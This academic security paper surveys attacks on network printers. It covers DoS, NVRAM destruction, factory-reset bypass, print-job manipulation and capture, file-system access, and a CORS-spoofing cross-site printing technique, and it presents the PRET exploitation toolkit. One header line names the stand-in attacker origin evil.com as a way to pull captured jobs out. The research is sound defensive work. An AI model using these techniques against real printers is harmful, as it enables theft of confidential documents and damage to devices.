SoK: Exploiting Network Printers

Jens Müller, Vladislav Mladenov, Juraj Somorovsky
Horst Görtz Institute for IT-Security, Ruhr University Bochum
jens.a.mueller@rub.de, vladislav.mladenov@rub.de, juraj.somorovsky@rub.de

Abstract

The idea of a paperless office has been dreamed for more than three decades. However, nowadays printers are still one of the most essential devices for daily work and common Internet users. Instead of getting rid of them, printers evolved from simple printing devices to complex network computer systems installed directly in company networks, and carrying lots of confidential data in their print jobs. This makes them to an attractive attack target.

In this paper we conduct a large scale analysis of printer attacks and systematize our knowledge by providing a general methodology for security analyses of printers. Based on our methodology we implemented an open-source tool called PRinter Exploitation Toolkit (PRET). We used PRET to evaluate 20 printer models from different vendors and found *all* of them to be vulnerable to at least one of the tested attacks. These attacks included, for example, simple Denial-of-Service (DoS) attacks or skilled attacks extracting print jobs and system files.

On top of our systematic analysis we reveal novel insights that enable attacks from the Internet by using advanced cross-site printing techniques combined with printer CORS-Spoofing. Finally, we show how to apply our attacks to systems beyond typical printers like Google Cloud Print or document processing websites. We hope that novel aspects from our work will become the foundation for future researches, for example, for the analysis of IoT security.

1. Introduction

Printers are considered rather unspectacular devices. We use them to print documents – which is inevitable even in today's digital world. Printers and multifunction printers (MFPs) are available in every household, office, company, governmental, medical, and educative institutions. From a security research point of view, these machines have been overseen for a long time even though printers have direct access to sensitive information like confidential reports, contracts, and patient recipes.

Security of printers. In recent years research into printer security started to gain some attention. In 1996 the potential danger of PostScript file I/O primitives was pointed out by Silbert et.al. [52]. In 2002 FtR of Phenoelit et.al. [49] published a proof-of-concept application for Printer Job Language (PJL) file system access. In 2005 Crenshaw et.al. [19] published an overview of potentially harmful PJL commands on network printers. In 2007 Weaver et.al. [62] discovered the *cross-site printing* technique to force web browsers into printing arbitrary payloads on a network printer. A comprehensive discussion of printer security – including a survey of malicious PJL and PostScript commands – which comes closest to our work, was given in [15], [16] and [17].

However, we are not aware of any efforts to systematically exploit PostScript and PJL functions, combine existing attack techniques and summarize *all* attacks in order to bypass the security of printers.

Existing gaps. During our research we identified that:

(1.) Even though many proof-of-concept attacks and techniques are known for years, the according countermeasures have not been implemented, leaving the devices and systems vulnerable.
(2.) There is no research or document summarizing *all* existing attacks. More important, there is no general methodology describing how a security evaluation on printers can be done.
(3.) Classification of the existing attacker models relevant for printers is missing.
(4.) There are no tools capable to facilitate the security evaluation of printers.

Considering all these issues, we decided to provide the first comprehensive study regarding the security of printers contributing towards systematic penetration testing. We came up with the following research questions (*RQ*), which we will address: (1.) What is the current state regarding the security of printers? (2.) Do security gaps exist and what is the cause? (3.) Is it possible to apply our results to novel technologies?

RQ1: Current state. Even though printers are an important attack target, the security threats and scenarios are covered in few research papers. In contrast, there is a huge number of security issues targeting these devices, described in various CVEs or security blogs. The first main challenge was to analyze the known attacks and find a generic approach to apply them to different printers.

In Figure 1 a typical printer with its interfaces is depicted. One can see that a printer supports many communication protocols like IPP, LPD, and raw port 9100 printing. During our analysis, we estimated that most of the attacks just use these protocols as a carrier and not as a target for the attack. The real target are the *interpreters* processing the actual print jobs. Based on this knowledge, we estimated a generic way to carry out different attacks independent of the




Figure 1: Printer overview containing relevant components used during the security analysis. Our research concentrates on two components provided by almost every printer device: PostScript and PJL interpreters.

supported communication protocols by the printer. Thus, in this work, all attacks concentrate on two of the most used and implemented interpreters – PostScript and PJL.

In addition, we extended the cross-site printing techniques by introducing our novel attack we call *CORS-Spoofing*. The attack allows an attacker to get a backchannel from the printer and thus read the results of the attack, which was previously not possible.

In order to facilitate our analysis, we implemented a semi-automated tool named PRinter Exploitation Toolkit (PRET), which we used during our evaluation. The results of this evaluation are devastating – each of 20 tested printers is susceptible to multiple attacks ranging from simple Denial-of-Service (DoS) attacks to complex cross-site printing attacks leading to leakage of printed documents or stored system files.

RQ2: Existing gaps. Widespread printer languages like PJL and PostScript offer security sensitive features such as access to the file system. Even though many of the security issues are not new, these were not taken into account by the vendors. Moreover, our analysis revealed an existing gap regarding the security of PostScript and PJL. There is no survey regarding the existing risks and the according countermeasures. Even if a printer vendor is aware of the existing risks, there is no document summarizing the *Best Common Practice*s (BCP). Such BCP documents are important from the security perspective since they give a good guideline for developers. BCPs are established for technologies like TLS [51], OAuth [22] or Web Application Security [1], and reduce the security risks of faulty implementations and skipped security checks.

RQ3: Novel research directions. Based on our findings, the question arises whether it is possible to apply our attacks to other systems than printers. Such systems are cloud printing services, online available PostScript interpreters, and even 3D printers. Our main goal is to determine which systems should be in the scope of future security research and to document possible attack scenarios.

To prove the applicability of our analyzing methodology and attacks, we provide a practical analysis of Google Cloud Print and websites converting PostScript files to PDF. The result of our analysis reveals existing security issues leading to information leakage. Intentionally, we do not provide a comprehensive analysis of these systems due to their complexity and feature diversity.

Contributions. Our contributions can be summarized as follows:

- We provide a comprehensive research regarding attacks applicable on printing devices. We systematize our findings, establish a generic methodology, and define attacker models enabling the analysis of printers.
- We facilitate the security evaluation by implementing our semi-automated open-source tool PRET capable to carry out multiple attacks in different printing languages like PostScript and PJL.
- We provide an evaluation of 20 different printers revealing serious security flaws on *all* printers ranging from efficient DoS to attacks leaking sensitive information.
- We prove the applicability of our methodology and findings by evaluating systems beyond printers like Google Cloud Print. We address future researches by summarizing different technologies where our finding can be applied too.

Responsible disclosure. We responsibly disclosed all security vulnerabilities to printer manufacturers and to administrators responsible for vulnerable interpreter processing websites. Google rewarded our findings with $3133.7.

2. Foundations

Data can be sent to a printer by USB/parallel cable or over a network. In this work, we focus on network printing but most of the presented attacks can also be performed against local printers.

Figure 2 depicts an overview of the encapsulation of printer languages and protocols.




Figure 2: Encapsulation of printer languages

2.1. Device control protocols

One approach to define a common standard for printer device management was Network Printing Alliance Protocol (NPAP). However, it is only supported by Lexmark. Other printer manufacturers instead use Simple Network Management Protocol (SNMP) for device control as introduced in the following.

SNMP. SNMP is a UDP based protocol designed to manage various network components like routers and servers. The

architecture is defined in [27]. Information offered by a managed system is not subject to the standard itself, but defined in separate hierarchical database files, so called Management Information Bases (MIBs). An MIB consists of various Object Identifier (OID) entries, each identifying a variable to be monitored. An example of retrieving the device description (*hrDeviceDescr*) is shown in Listing 1.

```
$ snmpget -v1 -c public printer \
  iso.3.6.1.2.1.25.3.2.1.3.1
> "hp LaserJet 4250"
```

Listing 1: SNMP request to read the device description

While SNMP is not printer-specific, many printer manufacturers have published MIBs for their network printer models. A generic approach to create a vendor-independent "Printer MIB" was discussed in [12]. As a stand-alone language, we will make use of SNMP only to reset the device to factory defaults. However, SNMP can be embedded within PJL and therefore included into arbitrary print jobs.

2.2. Printing channel

The most common network printing protocols supported by printer devices are the Internet Printing Protocol (IPP), Line Printer Daemon (LPD), Server Message Block (SMB) and raw port 9100 printing. Each protocol has specific features like print job queue management, accounting, etc. In this work we do not attack printing protocols directly but instead use them as a channel to deploy malicious PostScript and PJL code which can be received and is simply forwarded by all network printing protocols as shown in Figure 1.

Raw port 9100 printing is the default method used by CUPS and the Microsoft Windows printing architecture to communicate with network printers and considered as 'the simplest, fastest, and generally the most reliable network protocol used for printers' [55]. Raw port 9100 printing, also referred to as JetDirect or AppSocket is not a printing protocol by itself. Instead all data sent is directly processed by the printing device, just like a parallel connection over TCP. In contrast to LPD, IPP or SMB, interpreted printer languages can send direct feedback to the client, including status and error messages. Such a bidirectional channel is not only perfect for debugging, but gives us direct access to results of PostScript and PJL commands. Therefore, raw port 9100 printing – which is supported by almost any network printer – is used as the primary channel in our security analysis and the prototype implementation.

2.3. Job/printer control language

A *job control language* manages settings like output trays for the current print job. While it usually sits as an optional layer between the printing protocol and the page description language, functions can overlap. Examples of vendor-specific job control languages are the Xerox Job Control Language (XJCL), Epson Job Language (EJL), Canon Common Peripheral Controlling Architecture (CPCA) and PJL – which is supported by a variety of printers and will be discussed below. In addition, printer control languages like HP's Printer Management Language (PML) are designed to affect not only a single print job but the entire device.

Printer Job Language (PJL). PJL was originally introduced by HP but soon became a de-facto standard for print job control. PJL "resides above other printer languages" [44] and can be used to change settings like paper tray or size. Furthermore, PJL is not limited to the current print job as some settings can be made permanent. PJL can also be used to change the printer's display or read/write files on the device. Interestingly, there are many dialects as vendors tend to support only a subset of the commands listed in the PJL reference and instead add proprietary ones. Typical PJL commands to set the paper size and the number of copies before switching the interpreter to PostScript mode are shown in Listing 2.

```
@PJL SET PAPER=A4
@PJL SET COPIES=10
@PJL ENTER LANGUAGE=POSTSCRIPT
```

Listing 2: Setting paper size and copies with PJL

In this work, PJL is used for physical storage damage and to gain access to the printer's memory and file system.

Printer Management Language (PML). PML is a proprietary language to control HP printers. It basically combines the features of PJL and SNMP. Publicly available documentation has not been released, however parts of the standard were leaked by the *LPRng* project. According to the specification [45] PML is "an object-oriented request-reply printer management protocol". PML is embedded within PJL and can be used to read and set SNMP values on a printer device. This is especially interesting if a firewall blocks access to SNMP services (161/udp), but an attacker is still able to print. The use of PML within a print job is demonstrated in Listing 3.

```
                                  get len.MIB    OID
> @PJL DMINFO ASCIIHEX="0000 06  03 0302010301"
< "...6870204c617365724a65742034323530"
     hpLaserJet4250 (hexdecimal)
```

Listing 3: PML request to read the device description

As one can see, with the help of PML it is possible to invoke SNMP commands embedded in PJL. In this work, PML is used to reset the printer to factory-defaults.

2.4. Page Description Language (PDL)

A PDL specifies the appearance of the actual document. It must however be pointed out that some PDLs offer limited job control, so a clear demarcation between page description and printer/job control language is not always possible. The function of a printer driver is to translate the file to be printed into a PDL that is understood by the printer model. There are various proprietary page description languages like Kyocera's PRESCRIBE, Samsung Printer Language (SPL), Xerox Escape Sequence (XES), Canon Printing System Language (CaPSL), Ricoh Refined Printing

Command Stream (RPCS), Epson Standard Code for Printers (ESC/P) which is mostly used in dot matrix printers or Hewlett-Packard Graphics Language (HP-GL) and HP-GL/2 which have been designed for plotters. Support for direct Portable Document Format (PDF) and XML Paper Specification (XPS) printing is also common on newer printers. The most common 'standard' page description languages however are the Printer Command Language (PCL) (which is hard to exploit from a security perspective due to its limited capabilities) and PostScript.

PostScript. The PostScript language was invented by Adobe Systems between 1982 and 1984. It has been standardized as PostScript Level 1 [50], PostScript Level 2 [61], PostScript 3 [33], and in various language supplements.

While PostScript has lost popularity in desktop publishing and as a document exchange format to PDF, it is still the preferred page description language for laser printers.

PostScript is a stack-based, turing-complete programming language consisting of about 400 operators for arithmetics, stack and graphic manipulation and various data types such as arrays or dictionaries.

Technically spoken, access to a PostScript interpreter can already be classified as code execution because any algorithmic function can theoretically be implemented in PostScript.

Example code to print to *stdout* is given in Listing 4.

```
1 %!
2 (Hello world) print
```

Listing 4: Example PostScript document

In this work, PostScript is used for a variety of attacks such as DoS caused by infinite loops, print job manipulation and retention as well as access to the printer's file system.

3. Methodology

In this section, we introduce our methodology to collect, analyze, and attack printers.

Acquiring the printers. Test printer devices were collected as donations by various university chairs and facilities. While our actual goal was to assemble a pool of printers containing at least one model for each of the top ten manufacturers, we practically took what we could get. If available, the latest firmware was installed prior to any tests to make sure any vulnerabilities discovered had not been fixed in the meantime. The assembled devices are not brand–new anymore, nor does the pool of test units contain models for all the top vendors. It should however represent a good mix of printers and MFPs used in a typical university or office environment.

Analyzing approach. We surveyed which security sensitive features exist in the PostScript and PJL standards and their proprietary extensions. We created a list with *all* potential attacks, which can be carried out and classified them.

Besides DoS attacks, bypassing protection mechanisms and print job manipulation, we were especially interested in job retention and access to the file system which is a legitimate feature of both languages.

To facilitate the analysis, we implemented a Python 2.7 application – PRET – providing semi-automated tests.

We evaluated each attack and examined the impact. For example, if stored print jobs could be read by an attacker.

Deployment channels. For detected weaknesses, we evaluated which attacker models are sufficient to carry out the presented attacks. Therefore, we researched which channels exists to deploy malicious print jobs. Apart from direct or network access to the device, we especially focused on extending known cross-site printing techniques.

4. Attacker Model

Based on the existing deployment channels, we provide an attacker model, which reflects the threat models we extracted during our research. Our default attacker is an attacker with a network access (AM2), meaning anyone who can access the targeted printer via TCP/IP, for example an employee. However, most attacks described in this work can also be carried out by a weaker web attacker (AM3).

Physical Access (AM1). A local attacker is the strongest attacker. She has physical access to the printer device for a limited amount of time. Her capabilities include: (1.) plugging in external storage media like memory cards or USB sticks, (2.) temporarily connecting to the printer device via USB or parallel cable, (3.) changing control panel settings and pressing certain key combinations.

AM1 is a strong attacker model. However, it is realistic for most institutions and companies. Gaining physical access to printer devices can generally be considered as less hard than it is for other network components like servers or workstations. This is because printers are usually shared by and accessible to a whole department. Sneaking into an unlocked copy room and launching a malicious print job from USB stick is only a matter of seconds.

Network Access (AM2). An active network participant can connect to a printer device via a TCP/IP network. Specifically, she is capable of: (1.) accessing all network services offered by the device, including but not limited to web, FTP, SMB, SNMP, LPD, IPP, or raw port 9100 printing, (2.) establishing various connections over a longer period.




Figure 3: The attacker can send malicious print jobs by accessing the printer via the internal network.

Attacking intranet printers is an attractive goal of an insider who wants to obtain the payroll print jobs of the department manager or colleges from a shared device. An

additional treat related to this attacker model is the possibility that an honest employee prints out a file received from a *malicious* colleague from another company, for example, a contract or project deliverable.

It is also worth mentioning that many new printers bring their own wireless access point to allow easy printing, for example, via *AirPrint* compatible mobile apps [34]. While connecting to a printer through Wi-Fi requires the attacker to stay physically close to the device, it may be feasible to perform her attack from outside of the targeted institution depending on the signal strength.

Web Attacker (AM3) – Cross-site printing. AM3 is the weakest attacker model and thus requires less resources on the attacker's side. The so called *cross-site printing* technique [62] is directly related to this attacker model and enables the execution of different attacks even outside the network where the printer is located. Cross-site printing is used as a carrier for the attack vectors.




Figure 4: The attacker can send malicious print jobs through the end-user's browser.

The only requirement in this attacker model is that a web attacker controls the content of a website and is able to lure a victim to this website. By visiting the website, the attacker can deploy JavaScript code to be processed by the victim's web browser. Thus, the attacker initiates AJAX requests to port 9100 of the victim's intranet printer and sends raw PostScript or PJL commands. Consequentially the printer executes the malicious code. This way the attacker can reach even printers which are not directly visible from the Internet.

An important limitation of this attacker model is the missing backchannel. In other words, the attacker can send malicious commands to the printer, but cannot get the result. The reason for this limitation is the same-origin policy within the browser disabling the cross-site access.

Out-of-scope. It must be noted that AM1, AM2 and AM3 are not the only possible attacker models. For example, we do not consider any active network attacker controlling the communication between the end-user and the printer.

5. Attacks

In the following we collect the attacks from the literature and propose new approaches. At the end of each section we summarize the attack goals and its applicability in different attacker models.

5.1. Denial-of-Service (DoS)

The goal of the DoS attack is to keep the printer busy by processing malicious files, to disable printing functionality, or even to cause long-term storage damage. It is applicable in all attacker models.

Any network resource can be slowed down or even made completely unavailable to legitimate end-user by consuming its resources in terms of CPU/memory or bandwidth. In our work, we concentrate on DoS attacks based on print job content. Thus, we do not consider classical attacks like SYN flooding [14] or more advanced Slowloris attacks [25]. Trivial attacks like sending a lot of print jobs or blocking the transmission channel (port 9100/tcp) are also out of scope.

Document processing. Page description languages allowing infinite loops or calculations, which require a lot of computing time, can be abused to keep the printer's Raster Image Processor (RIP) busy. Examples of this are PostScript programs or complex HP-GL calculations. Malicious PJL or PostScript commands embedded in a document can further be used to completely disable printing functionality.

Physical damage. Long-term settings for printers and other embedded devices are stored in Non-Volatile Random-Access Memory (NVRAM) which is traditionally implemented either as Electrically Erasable Programmable Read-Only Memory (EEPROM) or as flash memory. Both components have a limited lifetime. On early HP LaserJets 'flash chips would only sustain about 1000-2000 cycles of rewriting' [23]. Today, vendors of flash memory guarantee about 100,000 rewrites before any write errors may occur. This number sounds large, but PJL and PostScript print jobs themselves can change long-term settings like default paper tray media sizes or even passwords. Doing this a lot of times on purpose can be a realistic attack scenario leading to physical destruction of the NVRAM. Such ideas are not new: The first PostScript malware in the wild, which appeared in 1990 [26], applied the *setpassword* operator multiple times which quickly led to the password becoming unchangeable because of very limited EPROM write cycles on early LaserWriter printers. Note that printing functionality itself is not affected by this attack, but fixed settings like a high default number of copies can make the device practically unusable.

AM	App.	Description
AM1	✓	The attacker can sneak into the copy room and disable printing functionality to others via USB.
AM2	✓	The attacker can send malicious print jobs via port 9100 and physically destroy the device's NVRAM.
AM3	✓	The attacker can use cross-site printing techniques to make intranet printers of her victim unavailable.

TABLE 1: Applicability and examples of DoS attacks regarding the defined attacker models.

5.2. Protection bypass

The idea of the attack described in this section is to circumvent protection mechanisms.

Access to printers can be restricted based on different policies. A formal policy-based security model for access control on MFPs has recently been proposed by Lukusa et al.[40]. Typically, security-critical management capabilities are granted to an administrator and document printing can

be executed by a certain group of end-users. However, these security measures can be bypassed if the device is reset to factory defaults or if backdoors are deployed.

Factory defaults. Resetting a device to factory defaults is a security-critical functionality as it overwrites protection mechanisms like user-set passwords. This can usually be done by pressing a special key combination on the printer's control panel. However, physical access to the device is not always an option. Interestingly, via SNMP, PML and PostScript commands a reset can be done too.

Backdoors. Another way to bypass protection mechanisms on printer devices are backdoors. There exist several CVEs describing backdoors in printers. For example, Kyocera 3830 printers contained a backdoor that allowed remote attackers to read and modify configurations via strings that started with `"!R!SIOPO"` [5]. Samsung (and some DELL) printers enabled a remote attacker to execute actions with administrator privileges using hardcoded SNMP commands [3]. This was possible even if SNMP has been disabled on the affected printers.

AM	App.	Description
AM1	✓	An attacker without a valid PIN can press certain control panel keys to restore factory defaults.
AM2	✓	The attacker can restore factory defaults via SNMP and bypass the embedded web servers password.
AM3	✓	The attacker can use cross-site printing techniques to disable the printer's protection mechanisms.

TABLE 2: Applicability and examples of factory restore attacks regarding the defined attacker models.

5.3. Print job manipulation

The goal of this attack is to infect a printer device with malware, thereby forcing it to manipulate further documents while printing. If an attacker can alter print jobs, she can fundamentally change the resulting printout. The impact depends on the context of the print job and can range from simple pranks to serious business impairment.

Content overlay. One simple way to manipulate the appearance of printouts is to use overlays. PCL has a documented function to put overlay macros on top of a document. Unfortunately, this feature is limited to the current print job and cannot be made permanent. PostScript does not offer such functionality by default, however it can be programmed into by redefining PostScript operators: When a PostScript document calls an operator, the first version found on the dictionary stack is used. Operators usually reside in the *systemdict* dictionary, however by placing a new version into the *userdict* dictionary, operators can practically be overwritten because the user-defined version is the first one found on the dictionary stack as shown in Figure 5. Using the *exitserver* operator, such changes can be made permanent – at least until the printer is restarted.

Once redefined, when further legitimate documents are printed and call this operator, the attacker's version will be executed – which can contain arbitrary graphics to overlay. This attack works even if the document has been digitally signed and verified by a print server, because the document itself remains untouched and the manipulation step happens immediately before printing.




Figure 5: The PostScript dictionary stack

Content replacement. This attack does not only add custom content, but parses and replaces existing content in the document. Especially replacing text seems to be an attractive function, introducing new possibilities to the attacker as she can go for targeted manipulation or randomly transpose digits and introduce misspellings.

AM	App.	Description
AM1	✓	The attacker can connect via USB and send malicious PostScript which puts an overlay on further print jobs.
AM2	✓	The attacker can abuse port 9100 to force the printer to introduce misspellings into a competitor's printouts.
AM3	✓	The attacker can use cross-site printing for targeted manipulation like altering digits in a printed contract.

TABLE 3: Applicability and examples of print job manipulation attacks regarding the defined attacker models.

5.4. Information disclosure

In the following we introduce information leakage attacks. These attacks attempt to access the printer memory and file system, or capture printed documents and credentials. In addition, we present our novel attack *CORS-Spoofing* extending current cross-site printing techniques.

CORS-spoofing. *Cross-site printing* techniques empower a web attacker to access a printer by loading a hidden *Iframe* in victim's browser and sending HTTP POST requests to port 9100 of a printer. Thus, the attacker can access the printer even if it is only accessible within the internal network. The POST data contains a print job defining PostScript or PJL commands executed by the printer. Typical cross-site printing approaches, as shown in Figure 4, have a major drawback: Data can only be sent to the printer, but the result cannot be accessed because of the Same-Origin Policy within the browser.

However, we discovered a novel approach to bypass this limitation: We use XMLHttpRequest (XHR) JavaScript objects as defined in [59]. To bypass the restrictions of the same-origin policy, Cross-Origin Resource Sharing (CORS) [58] can be applied by explicitly allowing the attacker's website to access the returned content.

Being able to send PostScript commands to the printer via cross-site printing allows the attacker to have full control

of what the requested 'web server' – which is a printer RIP accessed over port 9100 – sends back to the browser. Thus, the attacker can simply emulate an HTTP server running on port 9100 and define her own HTTP header to be responded – including arbitrary CORS fields like `Access-Control-Allow-Origin: https://evil.com`.

Thus, the web attacker controlling `https://evil.com` has full access to the HTTP response which allows her to extract arbitrary information like captured print jobs from the printer device. A proof–of–concept JavaScript snippet is shown in Listing 16.

A proof-of-concept implementation demonstrating that advanced cross-site printing attacks are practical and a real–world threat to companies and institutions is available at http://hacking-printers.net/xsp/.

Memory access. If an attacker gains access to the printer's memory, she may be able to obtain sensitive data like passwords or printed documents. Write access to the memory can even lead to code execution. Costin et. al. discovered a way to dump the memory of certain Xerox printers [17] using PostScript. For PJL a vendor-specific command documented in the Brother laser printer product specifications [39] and discussed by [15] allows to 'write data to or retrieve data from the specified address of the printer's NVRAM'.

Filesystem access. If an attacker has read access to the file system, she can potentially retrieve sensitive information like configuration files or stored print jobs. Manipulation of files through write access may even lead to remote code execution – for example by editing *rc* scripts or replacing binary files to be executed. Therefore, printers should never allow direct access to the file system. However, legitimate language constructs are defined for PostScript and PJL and enable exactly this feature [33], [44]. For PJL, this issue has first been demonstrated by [49] who wrote the *PFT and Hijetter* [48] programs to perform file operations on HP LaserJets using legitimate PJL commands which heavily inspired our work. A virtual, distributed file system based on PJL has been proposed and implemented by [53]. The potential danger of PostScript file I/O primitives has been pointed out by [52].

Print job capture. Even if the attacker has access to a printer's file system, she cannot retrieve print jobs unless they have explicitly been stored. This is because print jobs are usually processed on-the-fly in memory only and never touch the hard disk. Only few printers like HP DesignJet Z6100ps keep copies of printed documents to be accessed over the web server. This issue has been discussed by [19]. For various devices, legitimate job retention can be enabled through the printing dialog. A special PJL command is then added to the current print job, which directs the printer to store the job in memory. Hereby, documents can be reprinted via the control panel. Certainly, this feature must be explicitly activated by the end-user. With PostScript, however, the attacker can break out of the current print job on the server and even access future jobs. Such functionality has the potential to capture all documents if PostScript is used as a printer driver.

Credential disclosure. Printers are commonly deployed with a default password or no initial password at all. In both cases administrators should actively set a password to secure the device. One approach to systematically collect credentials and other useful information from the web server is the *Praeda* [31] tool. One remarkable class of attacks is pass-back attacks enforcing an MFP device to authenticate against a rogue system rather than the expected server [32]. Besides information leaked from the embedded web server, printing languages offer limited passwords protection mechanisms themselves. Breaking such mechanisms via printer jobs is in the scope of this work. PJL offers the possibility to set a password to lock access to the printer's hard disk and/or control panel. The standard however allows only numerical values ranging from 1 to 65,535 as key space [44]. Brute-force attacks as proposed by [49] thus seem feasible. PostScript offers two types of passwords: one to change long-term system settings, the other to permanently alter the PostScript environment. The standard makes no explicit statement about key sizes, however both passwords are of type *string* which means up to 65,535 characters [33]. On the other hand, for simple passwords brute-force is very fast as passwords can be verified within a PostScript program running on the printer device itself. Performance can therefore be compared to offline cracking.

AM	App.	Description
AM1	✓	The attacker can use USB to infect the device with PostScript malware that stores all further printouts.
AM2	✓	The attacker can access the printer's file system or memory and gain other information via port 9100.
AM3	✓	The attacker can apply CORS spoofing to retrieve captured print jobs over the victim's web browser.

TABLE 4: Applicability and examples of information disclosure attacks regarding the defined attacker models.

5.5. Summary

In this section we summarized known attacks from the literature and security advisories, and presented a new cross-site-printing technique exploiting the CORS technology [58]. Thereby, we showed how a new web security technology can influence and improve old attack techniques, even with seemingly irrelevant devices like printers.

We categorized the presented attacks to prepare the basis for the design of our new tool PRET, and for subsequent security analyses. We showed that each category contains attack executable in every attacker model, which even increases the impact of our evaluation.

6. PRinter Exploitation Toolkit (PRET)

To automate the introduced attacks, we wrote a prototype software entitled PRET. *Python* was chosen as a programming language because it enables rapid software development and easy access to TCP/IP sockets which is required to communicate with targeted network printers. The main idea of PRET is to facilitate the communication between the end-user and the printer. Thus, by entering a




Figure 6: PRET architecture showing the three main components: The *Attacker*, *Translator*, and *Connector*.

UNIX-like command PRET translates it to PostScript or PJL, sends it to the printer, and evaluates the result. PRET contains three main components depicted in Figure 6 – *Attacker*, *Translator*, *Connector*.

Attacker. The *Attacker* module is the central component of PRET. It manages the end-user input, navigates the translation module to generate the proper PostScript or PJL commands, navigates the *Connector*, and processes the results in a user-friendly manner.

Attacker receives as an input a command `CMD` initiating some operations like listing files on a printer. To improve the usability of PRET we defined UNIX-like commands such as *ls, cat* and *pwd*, which are entered by the security auditor. The main challenge here is to create a generic approach depicting the wanted features (like *ls*) or known attack vectors to the PJL/PostScript equivalence. For instance, there is no single PostScript command to list files including their metadata like timestamps and sizes. However, by sending multiple PostScript commands we can reveal file names and metadata for all files contained in a folder step-by-step. In this manner, the *Attacker* uses simultaneously the *Translator* to sequentially create different commands, and the *Connector* to process and display in a user-friendly way the response to each request.

In Table 5 we summarize the supported commands for file operations and their availability in both languages. PRET is capable of more than providing an interface to a printer's file system. We implemented a lot of features not directly related to any attack, for example, dumping PostScript dictionaries or PJL environment variables. The full table and more details about the supported commands are contained in our detailed technical report [43]. Commands directly used for exploitation – mapped to their corresponding attack – are shown in Table 6.

Command	PS	PJL	Description
`ls`	✓	✓	List contents of remote directory.
`get`	✓	✓	Receive file: get <file>
`put`	✓	✓	Send file: put <local file>
`append`	✓	✓	Append to file: append <file> <str>
`delete`	✓	✓	Delete remote file: delete <file>
`rename`	✓		Rename remote file: rename <old> <new>
`find`	✓	✓	Recursively list directory contents.
`mirror`	✓	✓	Mirror remote file system to local dir.
`cat`	✓	✓	Output remote file to stdout.
`edit`	✓	✓	Edit remote files with vim.
`touch`	✓	✓	Update file timestamps: touch <file>
`mkdir`	✓	✓	Create remote directory: mkdir <path>
`cd`	✓	✓	Change remote working directory.
`pwd`	✓	✓	Show working directory on device.
`chvol`	✓	✓	Change remote volume: chvol <volume>
`traversal`	✓	✓	Set path traversal: traversal <path>
`format`	✓	✓	Initialize printer's file system.
`fuzz`	✓	✓	File system fuzzing: fuzz <category>
`df`	✓	✓	Show volume information.
`free`	✓	✓	Show available memory.

TABLE 5: Implemented file operation commands

PS commands	PJL commands	Attack
`disable, hang`	`offline`	Denial of service
`destroy`	`destroy`	Physical damage
`reset, restart`	`reset, restart`	Factory defaults
`overlay, replace`	–	Print job manipulation
–	`nvram`	Memory access
`hold, capture`	`hold`	Print job capture
`lock, unlock`	`lock, unlock`	Credential disclosure

TABLE 6: PRET commands mapped to attacks

Translator. The *Translator* module is responsible for the correct generation of PostScript and PJL code. The main challenge here is to find corresponding PJL/PostScript operators for a command to be mapped, including its parameters. This is not always possible, so some commands are only available in either of the two languages. For example, the `rename` command to rename a file can be implemented natively in PostScript, while there is no equivalent in PJL.

In addition, the *Translator* contains a *Fuzzer* component, which is used to test for various path traversal strategies. This way, we attempt to find flaws in PostScript and PJL interpreters which sandbox file access to a certain directory.

Connector. The *Connector* is the less complex component in PRET since it just carries out the communication by (1.) opening a socket to TCP port 9100, (2.) sending the data through the socket, (3.) retrieving the response, and (4.) forwarding it to the *Attacker*. Furthermore, the *Connector* can communicate over USB or parallel port, in case a local printer is to be attacked.

